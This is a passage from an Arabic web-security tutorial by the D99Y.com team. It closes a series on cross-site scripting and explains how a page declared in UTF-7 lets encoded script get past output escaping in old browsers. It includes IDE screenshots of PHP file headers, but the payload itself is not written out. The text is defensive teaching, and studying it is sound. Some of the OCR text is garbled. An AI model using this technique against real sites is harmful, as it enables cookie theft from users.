
Code Editor Preview Horizontal Split Vertical Split

xss-nosav2.php xss-nosav.php * xss-sav.php 1.php function d99y_xss.php xss-nosav4.php *

65 : 81 Modified 2.03 kb UTF-8 For Help, press Ctrl+F1 no project loaded

وكـما تـعـلـمـنا سـابـقـاً استـخدـامـ اـحـدـ دـوـالـ الحـمـاـيـةـ بـالـطـرـيـقـةـ الـمـعـرـفـةـ وـلـاـ حـاجـةـ لـتـكـرـارـ .

واخيراً تم ترقى XSS بنجاح ، وبطرق واساليب كثيرة ولك الحرية الكامله في الاختيار ، ولكن هناك مشكلة صغيرة في ترميز UTF-7 طبعاً الترميز لا اعتقاد ان هناك مخلوق في عام 2011 يستخدمه ، ولكن حرصاً على ا يصل فكرة الحماية بشكل جيد.



The screenshot shows the Rapid PHP 2010 IDE interface. The code editor window displays a PHP file named 'xss-nosav.php' with the following content:

```

1 <!
2 //////////////////////////////////////////////////////////////////
3 // امتحان XSS [ NassRavI ] // ناصر اووي
4 // فريق ساحة التطوير D99Y.com //
5 // هذا العمل مجاني وقابل للتتعديل والنسخ //
6 // والهدف منه هو تطوير محتوى المعايير العربية //
7 // والحقوق محفوظة لكل عربي مسلم //
8 // غير ممنوع داعمًا من دماؤكم //
9 // وتقديروا ان ساحة التطوير للهكر الاعلاقي //
10 //////////////////////////////////////////////////////////////////
11 -----
12
13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
14 <html xmlns="http://www.w3.org/1999/xhtml">
15 <head>
16 <meta content="text/html; charset=utf-8" http-equiv="Content-Type" />
17 <title>XSS || D99Y Team !</title>
18 </head>
19 <style type="text/css">
20 .style1 {
21     margin-bottom: 0px;
22 }
23 .style2 {
24     font-family: Arial, Helvetica, sans-serif;
25     margin-bottom: 0px;
26 }

```

The preview tab shows the rendered output of the code, which includes a watermark for 'D99Y.COM' and the text 'نهج التطوير'.

نقوم بالتطبيق على ملف [xss-nosav.php](#) كما تشاهد حول الترميز ..


Rapid PHP 2010 - [C:\AppServ\www\xss\xss-nosav.php]

```


1 <!--
2 // الكتابة من قبل ناصر اوی [ NassRovi ] //
3 // فريق ساحة التطوير D99Y.com //
4 // هذا العمل مجاني وقابل للتعدیل والتنسخ //
5 // والهدف منه هو تطوير محتوى المطباعة العربية //
6 // والحقوق محفوظة لـ كل عرب مسلم //
7 // لا ترجموا دائمًا من مذاكي //
8 // ونذكروا أن مادة التطوير للهacker الاخلاقي //
9 // www.D99Y.COM //
10 //-->
11
12
13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
14 <html xmlns="http://www.w3.org/1999/xhtml">
15 <head>
16 <meta content="text/html; charset=utf-7" http-equiv="Content-Type" />
17 <title>XSS || D99Y Team !</title>
18 </head>
19 <style type="text/css">
20 .style1 {
21     margin-bottom: 0px;
22 }
23 .style2 {
24     font-family: Arial, Helvetica, sans-serif;
25     margin-bottom: 0px;
26 }

```

نحوه الى **UTF-7** وندوس على حفظ باسم.



without BOM ..



طبعاً لابد من استخدام متصفح قديم مثل **Internet Explorer 6,7,8** واصدارات الفايرفوكس القديمه ، أما الجديد جميعها لا تتفه الثغرة ، لانه تم الاستفقاء عنها .

ولابد ان تضع الاستغلال من الرابط مباشرة .



وكما تشاهد تم استعراض الكوكيز وتتنفيذ الكود المشفر بواسطة **utf-7** طبعاً لو تستخد جميع دوال الحماية لن تستفيد اي شيء ، لأن المشكلة هي من الترميز نفسه وليس من الحماية ، لذلك يفضل دائماً الابتعاد عن الترميز القديم **utf-7** والمتصفحات القديمة التي تدعمه ، لأفضل حماية وامان..

تم الانتهاء بحمد الله من دراسة ثغرات **XSS** وكان الامر طويل جداً ومبّع خصوصاً شرح جميع الاستغلالات والاخفاء والترقيعات وتوضيحيها والبرمجة والتصميم والامر متعب جداً ولكن ان شاء الله نجد الاجر عند الله ..

أتمنى ان الدراسة كانت واضحة ، ومفيدة للجميع ، وتنذروا دائماً ان فهم الاستغلال هو الطريق لتكوين الحماية والتتأكد بذلك منها ..

تم الانتهاء من حماية المخرجات وبذلك الحماية من ثغرات **XSS** المشهورة ..

NassRawl

<http://www.d99y.com>

